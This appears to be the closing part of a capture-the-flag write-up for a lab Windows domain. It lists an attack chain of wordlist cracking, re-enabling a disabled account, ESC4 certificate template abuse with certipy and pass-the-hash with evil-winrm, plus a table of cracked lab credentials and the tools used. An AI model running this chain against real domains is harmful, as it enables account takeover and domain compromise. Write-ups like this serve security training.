→ cewl http://404finance.local/history.html → cewl.txt wordlist
→ zip2john + john --wordlist=cewl.txt config_backup.zip → DontmessWithTexas
→ svc.services:S3rv1cePower2024! (from unlocked archive) → STATUS_ACCOUNT_DISABLED
→ bloodyAD (robert.graef) remove uac svc.services ACCOUNTDISABLE → re-enabled
→ nxc SMB svc.services → valid
→ certipy-ad template Vuln-ESC4 -write-default-configuration (svc.services) → template made exploitable (ESC4)
→ certipy-ad req -template Vuln-ESC4 -upn administrator@404finance.local → administrator.pfx
→ certipy-ad auth -pfx administrator.pfx → NT hash a6019e48da8f602a60c30a6f0136d792
→ evil-winrm -u Administrator -H <hash> → finance404\administrator
→ type ../Desktop/root.txt → FLAG[404Finance_ROOT_Domination]
Credentials Found
| Principal | Credential | Source |
|---|---|---|
karl.hackermann |
Password123!! |
Cracked MD5 from CorpBankDialer.exe DEBUG string, sprayed via nxc |
tom.reboot |
P@ssw0rd123 |
Kerberoast TGS hash (targetedKerberoast, cracked offline) |
robert.graef |
Aa123456@ |
Password reset via tom.reboot (rpcclient setuserinfo2) |
jan.tresor |
Aa123456@ |
Password reset via robert.graef (rpcclient setuserinfo2) |
daniel.hoffmann |
RemoteAccess!2024 |
Credential already in hand; source not captured in this session |
webadmin |
Aa123456@ |
Password reset via daniel.hoffmann (rpcclient setuserinfo2) |
config_backup.zip |
DontmessWithTexas |
Cracked via John + CeWL wordlist from history.html |
svc.services |
S3rv1cePower2024! |
Recovered from unlocked config_backup.zip |
administrator |
NT hash a6019e48da8f602a60c30a6f0136d792 |
Certipy ESC4 template abuse (Vuln-ESC4) → certificate → PKINIT |
| root flag | FLAG[404Finance_ROOT_Domination] |
evil-winrm PtH as Administrator, Desktop/root.txt |
Tools Used
- Kerbrute
- NetExec (nxc)
- strings
- Hashcat
- BloodHound.py / BloodHound CE
- targetedKerberoast
- rpcclient
- bloodyAD
- Chisel
- CeWL
- zip2john / John the Ripper
- Certipy
- Evil-WinRM